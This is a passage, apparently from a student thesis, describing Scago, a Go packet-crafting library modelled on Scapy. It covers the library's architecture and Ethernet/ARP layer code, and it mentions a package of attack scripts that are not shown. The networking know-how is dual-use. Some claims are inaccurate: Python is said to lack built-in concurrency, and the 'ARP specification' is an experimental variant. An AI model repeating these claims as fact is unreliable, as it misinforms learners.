	Golang	Python
1st implementation	1.33 sec	7.22 sec
2nd implementation	1.34 sec	9.38 sec
3rd implementation	1.90 sec	9.63 sec
Average	1.52 sec	8.74 sec

Table 2.2: Results of benchmark reverse complement

As we can observe in the results there are significant performance increases when using Go instead of Python. On the binary-tree benchmark we can observe almost a 386% performance increase, and on the reverse complement benchmark we can see a 575% increase.

Another major difference between Go and Python is the support for concurrency. As explored in section 3.2.4, Go has built in support for concurrency through the use of goroutines and channels while Python does not have a built-in mechanism for concurrency. Python uses parallelism, which is a concept of running multiple tasks simultaneously on hardware with threads or multi-core processor. Concurrency is not parallelism. Concurrency is defined as an application that can handle more than one task at the same time, even if it has only one processing unit [19].

Finally, in Python there is a error handling mechanism through exceptions while in Go, the errors are only shown after the compilation.

3

Scago

Contents

In this chapter, we explain in detail the developed library. We start by explaining how the packets are built, and how it is possible to stack multiple layers inside the same packet. We also explain how the tool handles network communication, namely the send and receive methods. Finally, we explain the necessary utility functions that were developed.

3.1 Library Architecture

Scago is a comprehensive library designed for packet manipulation and network analysis. Inside the root directory, we can find several folders. Folders in Go are referred as packages. Within its architecture, the **packet** package stands as the backbone, offering implementations for all supported layers. In each supported layer, a structure is defined and the developed functions allow the modification of attributes inside the structures. The **supersocket** package, taking inspiration from Scapy, facilitates the sending and receiving of packets. For real-time traffic monitoring, the **sniffer** package provides packet sniffing capabilities. Enhancing Scago's protocol support, the **protocols** package introduces specialized layers, notably for the RIP and Dot3 protocols. The **utils** package serves as Scago's toolkit, introducing several functions that aid the other packages and improves the readability for the end user. Lastly, the **higher-level** package contains a collection of scripts for supported attacks, integrating structures and methods from the **supersocket**, **sniffer**, **utils**, and **packet** packages. Note that in this report the term "layer" refers to protocols like ICMP, DNS, etc., and not the protocol layers defined by the OSI model. We will explain in detail each package in the following sections of this chapter.

The directory structure of the developed library is shown in Figure 19.




Figure 19: Directory structure overview

Starting by the root directory, it contains the **go.mod** and **go.sum** files. The **go.mod** file handles all the project dependencies, which means that for all the packages that are imported in our project an entry will be created on that file. It also contains the module name that was given to our project. The content of **go.mod** file can be seen in Figure 20.

Module is the url used for version control, in our case we use Git and Github. In this library the

```
module github.com/tiagomdiogo/GoPpy

go 1.19

require (
	github.com/google/gopacket v1.1.20-0.20220810144506-32ee38206866
	golang.org/x/net v0.14.0 // indirect
	golang.org/x/sys v0.11.0 // indirect
)
```

Figure 20: Go.mod file

version 1.19 was used for Go. Finally, we used 3 libraries in our project, gopacket, net and sys. The gopacket library will be explained in detail in the following sections. All libraries were imported using the keyword **require**.

Within the main directory, each folder signifies a specific package. In subsequent sections, we will detail each package, explaining its significance within Scago's architectural framework.

3.2 Packet

All the code related to the layer crafting can be found in the Go package **packet**, within the folder with the same name. The objective was to achieve a behaviour similar to Scapy. In Scapy, it is possible to nest multiple network layers within the same packet. This is achieved using Python dictionaries, where each dictionary corresponds to a layer and its child dictionary is a pointer to the next available layer. As we've investigated on section 2.1.3.2, Scapy achieves this by using two base classes, **BasePacket** and **Packet_metaclass**. Those classes provides basic functionality for the packets and can be extended to each available layer in Scapy. Comprehending Scago's packet construction architecture necessitates a clear understanding of the gopacket library's functionality. In the subsequent subsections, we'll begin with an explanation of the gopacket library before diving into Scago's architecture.

3.2.1 Gopacket

Gopacket is a library, in Go programming language, that provides packet decoding capabilities. It is built on top of Google's **pcap** library and allows users to capture, read, write, create and dissect packets. It can be used to decode packets from raw bytes and to create packets with several layers. This library will serve as basis of our tool since it comes with support for multiple layers, therefore it is important to understand how this library is built.

3.2.1.1 Directory structure of Gopacket

The directory structure of the Gopacket library is shown in figure 21.




Figure 21: Gopacket directory structure

Gopacket contains many sub packages inside its structure. We will be focusing on the **layers** package, within the folder with the same name. This package contains the logic for all supported network protocols. Currently, gopacket supports many protocols including UDP, TCP, IPv4, IPv6, ARP etc.

3.2.1.2 Layers folder

Gopacket implements protocol layers by defining a Go structure for each protocol. This structure will contain the necessary fields for each protocol, e.g, source IP, destination IP, etc. Following, it implements methods to decode and encode from/to raw bytes. Figure 22 illustrates how protocols are implemented in gopacket.




Figure 22: Protocol implementation in gopacket

As we can see in figure 15, all the structures implement the **BaseLayer** struct. This structure is a convience structure that implements the data and payload from each protocol layer. There are 3 important methods that gopacket implements on all supported layers. The **LayerType()** function simply returns the type of the layer corresponding to the specific structure. The **DecodeFromBytes()** function receives the data in bytes and populates the fields defined by the structure from raw data. The **SerializeTo()** function serializes the fields defined in the structure to raw data.

To illustrate an example, we can take a look at the ARP layer. This layer is defined in the **arp.go** file under the **layers** folder. The structure that defines the fields for the ARP layer is shown in figure 23.

```go
// ARP is a ARP packet header.
type ARP struct {
	BaseLayer
	AddrType          LinkType
	Protocol          EthernetType
	HwAddressSize     uint8
	ProtAddressSize   uint8
	Operation         uint16
	SourceHwAddress   []byte
	SourceProtAddress []byte
	DstHwAddress      []byte
	DstProtAddress    []byte
}
```

Figure 23: ARP structure in gopacket

As we can observe, the ARP structure defined by gopacket reflects the fields found in standard ARP packet, as defined by the protocol specification. The protocol specification is shown in figure 24.

```
0        7        15       23       31
+--------+--------+--------+--------+
|        HT       |        PT       |
+--------+--------+--------+--------+
|  HAL   |  PAL   |        OP       |
+--------+--------+--------+--------+
|         S_HA (bytes 0-3)          |
+--------+--------+--------+--------+
| S_HA (bytes 4-5)|S_L32 (bytes 0-1)|
+--------+--------+--------+--------+
|S_L32 (bytes 2-3)|S_NID (bytes 0-1)|
+--------+--------+--------+--------+
|         S_NID (bytes 2-5)         |
+--------+--------+--------+--------+
|S_NID (bytes 6-7)| T_HA (bytes 0-1)|
+--------+--------+--------+--------+
|         T_HA (bytes 3-5)          |
+--------+--------+--------+--------+
|         T_L32 (bytes 0-3)         |
+--------+--------+--------+--------+
|         T_NID (bytes 0-3)         |
+--------+--------+--------+--------+
|         T_NID (bytes 4-7)         |
+--------+--------+--------+--------+


HT      Hardware Type (*)
PT      Protocol Type (*)
HAL     Hardware Address Length (*)
PAL     Protocol Address Length (uses new value 12)
OP      Operation Code (uses experimental value OP_EXP1=24)
S_HA    Sender Hardware Address (*)
S_L32   Sender L32  (* same as Sender IPv4 address for ARP)
S_NID   Sender Node Identifier (8 bytes)
T_HA    Target Hardware Address (*)
T_L32   Target L32  (* same as Target IPv4 address for ARP)
T_NID   Target Node Identifier (8 bytes)
```

Figure 24: ARP protocol specification

We can match the data structures defined in gopacket to the fields defined in the ARP protocol specification:

- **AddrType** - Corresponds to Hardware Type.
- **Protocol** - Corresponds to Protocol Type.

- **HwAddressSize** - Corresponds to Hardware Address Length.
- **ProtAddressSize** - Corresponds to Protocol Address Length.
- **Operation** - Corresponds to Operation Code. It specifies the type of the: reply or request.
- **SourceHwAddress** - Corresponds to Sender Hardware Address. MAC address of the sender.
- **SourceProtAddress** - Corresponds to Sender L32. IP address of the sender.
- **DstHwAddress** - Corresponds to Target Hardware Address. MAC address of the receiver.
- **DstProtAddress** - Corresponds to Target L32. IP address of the receiver.

As explained, gopacket also defines functions to decode and encode data to/from raw bytes. The **DecodeFromBytes()** function of the ARP protocol is shown in figure 25.

```
42 func (arp *ARP) DecodeFromBytes(data []byte, df gopacket.DecodeFeedback) error {
43     if len(data) < 8 {
44         df.SetTruncated()
45         return fmt.Errorf("ARP length #{len(data)} too short")
46     }
47     arp.AddrType = LinkType(binary.BigEndian.Uint16(data[0:2]))
48     arp.Protocol = EthernetType(binary.BigEndian.Uint16(data[2:4]))
49     arp.HwAddressSize = data[4]
50     arp.ProtAddressSize = data[5]
51     arp.Operation = binary.BigEndian.Uint16(data[6:8])
52     arpLength := 8 + 2*arp.HwAddressSize + 2*arp.ProtAddressSize
53     if len(data) < int(arpLength) {
54         df.SetTruncated()
55         return fmt.Errorf("ARP length #{len(data)} too short, #{arpLength} expected")
56     }
57     arp.SourceHwAddress = data[8 : 8+arp.HwAddressSize]
58     arp.SourceProtAddress = data[8+arp.HwAddressSize : 8+arp.HwAddressSize+arp.ProtAddressSize]
59     arp.DstHwAddress = data[8+arp.HwAddressSize+arp.ProtAddressSize : 8+2*arp.HwAddressSize+arp.ProtAddressSize]
60     arp.DstProtAddress = data[8+2*arp.HwAddressSize+arp.ProtAddressSize : 8+2*arp.HwAddressSize+2*arp.ProtAddressSize]
61
62     arp.Contents = data[:arpLength]
63     arp.Payload = data[arpLength:]
64     return nil
65 }
```

Figure 25: DecodeFromBytes function of ARP protocol

This function, takes raw data in bytes and populates it to the fields defined in the ARP structure. Looking at ARP protocol, the first 2 bytes corresponds to the Hardware Type and in line 47 the first 2 bytes from the raw data are assigned to the **AddrType** field of the ARP structure. The same process is done for the rest of the remaining bytes in the raw data. The function **SerializeTo()** of the ARP protocol is shown in figure 26.

```go
70 func (arp *ARP) SerializeTo(b gopacket.SerializeBuffer, opts gopacket.SerializeOptions) error {
71     size := 8 + len(arp.SourceHwAddress) + len(arp.SourceProtAddress) + len(arp.DstHwAddress) + len(arp.DstProtAddress)
72     bytes, err := b.PrependBytes(size)
73     if err != nil : err ⤴
76     if opts.FixLengths {
77         if len(arp.SourceHwAddress) != len(arp.DstHwAddress) : errors.New("mismatched hardware address sizes") ⤴
80         arp.HwAddressSize = uint8(len(arp.SourceHwAddress))
81         if len(arp.SourceProtAddress) != len(arp.DstProtAddress) : errors.New("mismatched prot address sizes") ⤴
84         arp.ProtAddressSize = uint8(len(arp.SourceProtAddress))
85     }
86     binary.BigEndian.PutUint16(bytes, uint16(arp.AddrType))
87     binary.BigEndian.PutUint16(bytes[2:], uint16(arp.Protocol))
88     bytes[4] = arp.HwAddressSize
89     bytes[5] = arp.ProtAddressSize
90     binary.BigEndian.PutUint16(bytes[6:], arp.Operation)
91     start := 8
92     for _, addr := range [][]byte{
93         arp.SourceHwAddress,
94         arp.SourceProtAddress,
95         arp.DstHwAddress,
96         arp.DstProtAddress,
97     } {
98         copy(bytes[start:], addr)
99         start += len(addr)
100     }
101     return nil
102 }
```

Figure 26: SerializeTo function from ARP protocol

The **SerializeTo()** function, takes the values defined in the fields of an ARP structure and serializes it to raw data that can be sent over the network. In line 88, the **byte[4]** of the raw data uses the value defined in the field **HwAddressSize**. If we look at ARP protocol, we can observe that the 5th byte corresponds to the Hardware Address Length, making it the correct assignment. The same process is done for all the remaining fields.

The function **gopacket.NewPacket()** transforms raw byte data, typically representing captured network packets, into a structured format. This transformation is essential for subsequent analysis, as it decodes the raw data into distinct protocol layers, making the extraction of specific information like source and destination addresses or protocol-specific data straightforward. On the capture side, **pcap.Handle** is a key component, facilitating the capture of live packet data from network interfaces. It allows for the setting of filters to isolate specific types of traffic, providing granular control over the data being analyzed. The synergy of these two elements is significant in the process of network packet analysis. Packets captured via **pcap.Handle** are often fed into **gopacket.NewPacket()** for detailed decoding. The resulting **Packet** structure offers an organized view of the data, laying out each protocol layer and its contents. This structured approach is integral to efficient and effective network analysis, allowing for a deeper understanding of the traffic patterns and anomalies within network environments.

3.2.2 Packet crafting in Scago

The objective is to achieve a behaviour similar to Scapy related to packet crafting. We have seen that gopacket can provide the necessary support for the protocols that are needed for the developed tool.

In Scapy, it is possible to stack layers using the '/' operator. This is possible due to the operator overloading feature. In Python, this feature is supported by defining methods that can give custom behaviours to the operators. In Go, this feature is not supported so it is not possible to have a similar behaviour to Scapy on this topic.

Layers in networking come with unique attributes and in Scapy those attributes have default values. This makes it easy for the user to create a layer in Scapy, e.g the code for creating a Ethernet, IP and TCP layer using Scapy is shown in figure 27.

```
from scapy.all import *

eth = Ether()
ip = IP()

packet = eth / ip

print(packet)

```

Figure 27: Scapy custom packet with 2 layers

The code shown in the above figure, creates a packet with an Ethernet layer and an IP layer. The packet variable represents the entire packet and contains the two layers as its components. If we run this script, we can observe that Scapy defined the value **127.0.0.1** as the source and destination IP. The result is shown in figure 28.

```
WARNING: No IPv4 address found on en5 !
WARNING: No IPv4 address found on ap1 !
WARNING: more No IPv4 address found on awdl0 !
Ether / 127.0.0.1 > 127.0.0.1 ip
```

Figure 28: Scapy script result

Gopacket is not as user friendly as Scapy is on this respect and does not assign default values to layer's attributes, so, to achieve a similar behaviour we created a go structure for each supported layer in our developed library. This way, we can assign default values and create simpler methods to modify those values achieving a behaviour similar to Scapy. We will explain the approach done in the next section.

3.2.2.1 Protocol layer construction

To achieve a similar behaviour than Scapy, we had to create a structure for each supported layer. The structure will define default values for some attributes as well as some methods that allow the user to change the values of those attributes. This approach also allows the tool to be modular, e.g. in a case that a user needs to add support for a protocol layer he just needs to create a structure. The approach taken is shown in figure 29.




Figure 29: Generic structure hierarchy

The figure shows that gopacket's structure contains specific layer attributes. In Scago, a structure includes a pointer to gopacket's structure and adds methods to modify gopacket's attributes, making it more abstract and user-friendly. In the following sections, we will provide two examples of the supported layers in Scago. For a comprehensive list and details of all the supported layers in the system, please refer to Appendix A at the end of the document.

3.2.2.2 Ethernet

The code for the Ethernet layer is located in **packet/ethernet.go** file and the code is shown in figure 30.

The **Ethernet** structure, located in line 10, encapsulates a pointer to a layer of type **golayers.Ethernet**. This layer, defined in gopacket library in the **layers/ethernet.go** file, contains all the attributes of the Ethernet layer such as source and destination MAC address and length. The code for the layer defined in Gopacket is shown in figure 31. The function **EthernetLayer()**, defined in line 14, acts as a constructor for our **Ethernet** structure. When invoked, it initializes a new Ethernet layer and sets the default values for the **EthernetType** variable. In this function, we can achieve a behaviour similar to Scapy since we can define default values without the need of user's input. Following, we defined some methods that can change the value of attributes. The **SetSrcMac()** method, line 22, takes as argument a string that should be a MAC address and set it as the source MAC. The **SetDstMac()** method, line 31, takes as argument a MAC address that is set as destination MAC address for the **golayer.Ethernet** layer. The **SetEthernetType()** method, line 40, changes the Ethernet type of the layer. It receives as argument a **golayers.EthernetType**, which is an enumeration or type definition used to specify the type of protocol that is encapsulated by the Ethernet layer. Finally, we have the **Layer()** method, defined in line 44, that is used to get direct access to the **golayer.Ethernet** layer. This will be used to create the packet, that we will address in further sections.

```go
package packet

import ...

type Ethernet struct {
    layer *golayers.Ethernet
}

func EthernetLayer() *Ethernet {
    return &Ethernet{
        layer: &golayers.Ethernet{
            EthernetType: golayers.EthernetTypeLLC,
        },
    }
}

func (e *Ethernet) SetSrcMAC(macStr string) error {
    mac, err := net.ParseMAC(macStr)
    if err != nil : errors.New("invalid source MAC address")
    e.layer.SrcMAC = mac
    return nil
}

func (e *Ethernet) SetDstMAC(macStr string) error {
    mac, err := net.ParseMAC(macStr)
    if err != nil : errors.New("invalid destination MAC address")
    e.layer.DstMAC = mac
    return nil
}

func (e *Ethernet) SetEthernetType(ethType golayers.EthernetType) {
    e.layer.EthernetType = ethType
}

func (e *Ethernet) Layer() *golayers.Ethernet {
    return e.layer
}
```

Figure 30: Ethernet structure

```go
// Ethernet is the layer for Ethernet frame headers.
type Ethernet struct {
    BaseLayer
    SrcMAC, DstMAC net.HardwareAddr
    EthernetType   EthernetType
    // Length is only set if a length field exists within this header.  Ethernet
    // headers follow two different standards, one that uses an EthernetType, the
    // other which defines a length the follows with a LLC header (802.3).  If the
    // former is the case, we set EthernetType and Length stays 0.  In the latter
    // case, we set Length and EthernetType = EthernetTypeLLC.
    Length uint16
}
```

Figure 31: Ethernet structure defined in gopacket

To understand how the hierarchy works with this approach, figure 32 illustrates how our structure interacts with the ethernet layer.




Figure 32: Ethernet layer hierarchy

The code to create an Ethernet layer with specific source and destination MAC addresses is shown in figure 33.

```
30    etherLayer := craft.EthernetLayer()
31    etherLayer.SetSrcMAC( macStr: "aa:bb:cc:dd:ee:ff")
32    etherLayer.SetDstMAC( macStr: "00:11:22:33:44:55")
```

Figure 33: Ethernet layer using developed library

In line 30, we call the constructor to initialize the Ethernet layer and in line 31 and 32 we set the source and destination MAC using the defined functions. Note that the constructor **EthernetLayer()** is preceded by the keyword **craft**. This keyword is the identifier that we used when the library was imported.

3.2.2.3 ARP

The code for the ARP layer is located in **packet/arp.go** file and is shown in figure 34 and figure 35.

The **ARP** structure, encapsulates a pointer to a layer of type **golayers.ARP**. This layer is defined in gopacket library in **layers/arp.go** file and it contains all the attributes of the ARP layer such as source and destination MAC and IP. The code for the layer defined in gopacket is shown in figure 23. The function **ARPLayer()**, defined in line 13, acts as a constructor for our **ARP** structure. When this function is invoked, it initializes a new ARP layer and sets defaults values for the address and protocol type, as well as the size of the MAC and IP addresses on lines 16 to 19. Following, the **SetSrcMac()** method, defined in line 24, takes as arguments a MAC address in string format and sets it as source MAC. The **SetDstMac()** method, defined in line 35, sets the received MAC address as the destination. The **SetSrcIP()** and **SetDstIP()** methods, defined in line 46 and 58 respectively, takes as arguments an IP address in string format and sets it to the source and destination field.

Figure 34: ARP Structure 1




Figure 35: ARP Structure 2

Finally, we have the **SetReply()** and **SetRequest()** methods, defined in line 69 and 73 respectively. Those functions set the operation of the ARP packet to either a reply or a request. The **Layer()** method, defined in line 77, is used to get direct acccess to the **golayer.ARP** layer.

The hierarchy for this layer is shown in figure 36.




Figure 36: ARP layer hierarchy

Using the above structure, we can create an ARP request with specific values using the code observed in figure 37.

```
31    arpRequest := packet.ARPLayer()
32    arpRequest.SetSrcMac( address: "aa:bb:cc:dd:ee:ff")
33    arpRequest.SetSrcIP( ip: "192.168.0.200")
34    arpRequest.SetDstIP( ip: "192.168.0.205")
35    arpRequest.SetRequest()
36    arpRequest.SetDstMac( address: "ff:ff:ff:ff:ff:ff")
```

Figure 37: ARP request using developed library

In line 31, the ARP layer is created using the constructor. Note that the **packet** keyword is the identifier that we used when the library was imported. Following, in line 32 and 36 the source and destination MAC are set using the developed functions. The same process is done for the IP addresses, in lines 33 and 34. Finally, we set the ARP operation to an ARP request using the method **SetRequest()**.

The explanation of the code for all the supported layers can be found in Appendix A.

3.2.3 Combining multiple layers

In Scapy, there is a possibility to stack multiple layers using the '/' operator. As mentioned before, this is not possible in Go since this programming language does not support operator overloading. Therefore, we had to create a specific method where we provided all the created layers and the packet is generated. The function can be found in **packet/packet.go** file with the name **CraftPacket()**. The code for this function is shown in figure 38.

```
func CraftPacket(layers ...gopacket.Layer) ([]byte, error) {

    layers2 := packetCheck(layers)

    buffer := gopacket.NewSerializeBuffer()

    opts := gopacket.SerializeOptions{
        ComputeChecksums: true,
        FixLengths:       true,
    }

    err := gopacket.SerializeLayers(buffer, opts, layers2...)
    if err != nil : nil, fmt.Errorf("error serializing layers: %v", err)

    return buffer.Bytes(), nil
}
```

Figure 38: CraftPacket function

This function accepts a non-defined number of the parameter layers which means it can take any number of arguments of the type **gopacket.SerializableLayer**. The **gopacket.SerializableLayer** is an interface implemented by layers that can be serialized, meaning that they can convert their data into a sequence of bytes that can be sent over the network. This interface implements the following functions: **SerializeTo()**, converts the data stored in the layer to bytes; **LayerType()**, returns the type of layer that is being used. Those functions are mandatory when creating a new layer in gopacket as we will see in section 3.5. The code for the interface is shown in figure 39.

```go
type SerializableLayer interface {
	// SerializeTo writes this layer to a slice, growing that slice if necessary
	// to make it fit the layer's data.
	//  Args:
	//   b:  SerializeBuffer to write this layer on to.  When called, b.Bytes()
	//     is the payload this layer should wrap, if any.  Note that this
	//     layer can either prepend itself (common), append itself
	//     (uncommon), or both (sometimes padding or footers are required at
	//     the end of packet data). It's also possible (though probably very
	//     rarely needed) to overwrite any bytes in the current payload.
	//     After this call, b.Bytes() should return the byte encoding of
	//     this layer wrapping the original b.Bytes() payload.
	//   opts:  options to use while writing out data.
	//  Returns:
	//   error if a problem was encountered during encoding.  If an error is
	//   returned, the bytes in data should be considered invalidated, and
	//   not used.
	//
	// SerializeTo calls SHOULD entirely ignore LayerContents and
	// LayerPayload.  It just serializes based on struct fields, neither
	// modifying nor using contents/payload.
	SerializeTo(b SerializeBuffer, opts SerializeOptions) error
	// LayerType returns the type of the layer that is being serialized to the buffer
	LayerType() LayerType
}
```

Figure 39: SerializableLayer interface

Focusing on the **CraftPacket()** function, it starts by calling the function **packetCheck()**. This function mimics a behaviour of Scapy, it automatically checks if an ethernet layer is provided, if not it creates one and populates it with the correct source and destination MAC. The function is explained further in this section. To determine the source MAC, the function either uses the interface that has the source IP of the IP layer, or if it does not find any interface with the source IP

Next, it creates a buffer that will write the packet data, in line 19. Following, it creates a structure of type **gopacket.SerializableOptions**. This structure contains the options for the serialization process. In this case, we used the **ComputerChecksums** and **FixLengths**. These options will calculate the checksums fields accurately and will ensure that the length fields are correctly set.

In line 17, it serializes all the layers into the buffer with the function **SerializableLayers()** from the Gopacket library. This function receives the buffer, the **SerializableOptions** variable and the layers to be serialized. It will iterate over the layers, call the **SerializeTo()** function of each layer and fill the buffer with the information serialized in bytes. The code for this function is shown in figure 40.

```go
func SerializeLayers(w SerializeBuffer, opts SerializeOptions, layers ...SerializableLayer) error {
	w.Clear()
	for i := len(layers) - 1; i >= 0; i-- {
		layer := layers[i]
		err := layer.SerializeTo(w, opts)
		if err != nil : err ⤴
		w.PushLayer(layer.LayerType())
	}
	return nil
}
```

Figure 40: SerializableLayers function

To create a similar packet to the one created in figure 2 using the developed library, the code in figure

41 can be used.

```go
ethLayer := packet.EthernetLayer()
ethLayer.SetSrcMAC("aa:bb:cc:dd:ee:ff")
ethLayer.SetDstMAC("00:11:22:33:44:55")

ipLayer := packet.IPv4Layer()
ipLayer.SetSrcIP("192.168.0.1")
ipLayer.SetDstIP("192.168.0.2")

tcpLayer := packet.TCPLayer()
tcpLayer.SetSrcPort("1234")
tcpLayer.SetDstPort("80")

finalPacket, err := packet.CraftPacket(ethLayer.Layer(), ipLayer.Layer(), tcpLayer.Layer())
```

Figure 41: Packet creation using developed library

Comparing the two figures, we can conclude that Go code is slightly more verbose as it requires more function calls to set the attributes for each layer. The Scapy code, is more concise and all attributes can be set in a single line when calling the method. In Go it is not possible to define a variable when calling a method, therefore achieving the same behaviour that Scapy as it is not possible. Despite the code being more verbose, it provides more readable syntax due to the explicit method calls for setting attributes.

Focusing on the **packetCheck()** function. As explained, this function assures that the packet is correctly built providing more readability to the user by omitting needed steps specially on ethernet layer and tranports layers (TCP and UDP). The code for this function is shown in figure 42.

```go
func packetCheck(layers []gopacket.Layer) []gopacket.SerializableLayer {
    hasEthernetLayer := false
    hasIPLayer := false
    var ipLayer *golayers.IPv4

    for _, layer := range layers {
        switch l := layer.(type) {
        case *golayers.Ethernet:
            hasEthernetLayer = true
        case *golayers.IPv4:
            hasIPLayer = true
            ipLayer = l
        case *golayers.UDP:
            if ipLayer != nil {
                l.SetNetworkLayerForChecksum(ipLayer)
            }
        case *golayers.TCP:
            if ipLayer != nil {
                l.SetNetworkLayerForChecksum(ipLayer)
            }
        }
    }
    if !hasEthernetLayer && hasIPLayer {
        if lastEthLayer != nil {
            layers = append([]gopacket.Layer{lastEthLayer.Layer()}, layers...)
        } else {
            var iface *net.Interface
            ethLayer := EthernetLayer()
            ethLayer.SetEthernetType(golayers.EthernetTypeIPv4)
            iface, _ = utils.GetInterfaceByIP(ipLayer.SrcIP)
            if iface != nil {
                ethLayer.SetSrcMAC(iface.HardwareAddr.String())
            } else {
                iface, _ = utils.GetDefaultGatewayInterface()
                ethLayer.SetSrcMAC(iface.HardwareAddr.String())
            }
            if utils.AreIPsInSameSubnet(ipLayer.SrcIP, ipLayer.DstIP) {
                dstMAC, _ := ARPScanHost(iface.Name, ipLayer.DstIP.String())
                ethLayer.SetDstMAC(dstMAC)
            } else {
                gatewayIP, _ := utils.GetDefaultGatewayIP()
                dstMAC, _ := ARPScanHost(iface.Name, gatewayIP.String())
                ethLayer.SetDstMAC(dstMAC)
            }
            layers = append([]gopacket.Layer{ethLayer.Layer()}, layers...)
            lastEthLayer = ethLayer
        }
    }
    result := make([]gopacket.SerializableLayer, 0, len(layers))
    for _, layer := range layers {
        if slayer, ok := layer.(gopacket.SerializableLayer); ok {
            result = append(result, slayer)
        }
    }
    return result
}
```

Figure 42: PacketCheck function code

Initially, it checks for the presence of ethernet and IPv4 layers within the given argument **layers** slice, as denoted by the flags **hasEthernetLayer** and **hasIPLayer**, lines 35-36. As it iterates through the layers, lines 39-55, it identifies Ethernet, IPv4, UDP, and TCP layers, and sets the network layer for checksum for UDP, line 48, and TCP layers, line 52. This will omit the instruction **SetNetworkLayer-ForChecksum()** to the user, improving the user-friendly interface. This instruction aids the calculation of the checksum field when a TCP or UDP layer is present. If the layers lack an Ethernet layer but have an IPv4 layer, lines 56-81, the function adds an Ethernet layer to the beginning of the layers slice. The function has the capability to ascertain the source MAC either by aligning it with the source IP or via the interface linked to the default gateway. Specifically, on line 63, it calls the **GetInterfaceByIP()** function from the **utils** package to obtain the interface matching the source IP of the IPv4 layer. If such an interface does not exist, the function then, on line 67, resorts to the **GetDefaultGatewayInterface()** from the **utils** package to identify the interface leading to the system's default gateway. Shifting focus to the destination MAC, the function initially invokes the **AreIPsInSameSubnet()**, line 70, from the **utils** package to verify if the source and destination IPs coexist on the same subnet. If so, it triggers the **ARPScanHost()**, line 71, function, executing an ARP request to fetch the destination MAC. If the IPs reside on different subnets, the function called is the **GetDefaultGatewayIP()**, line 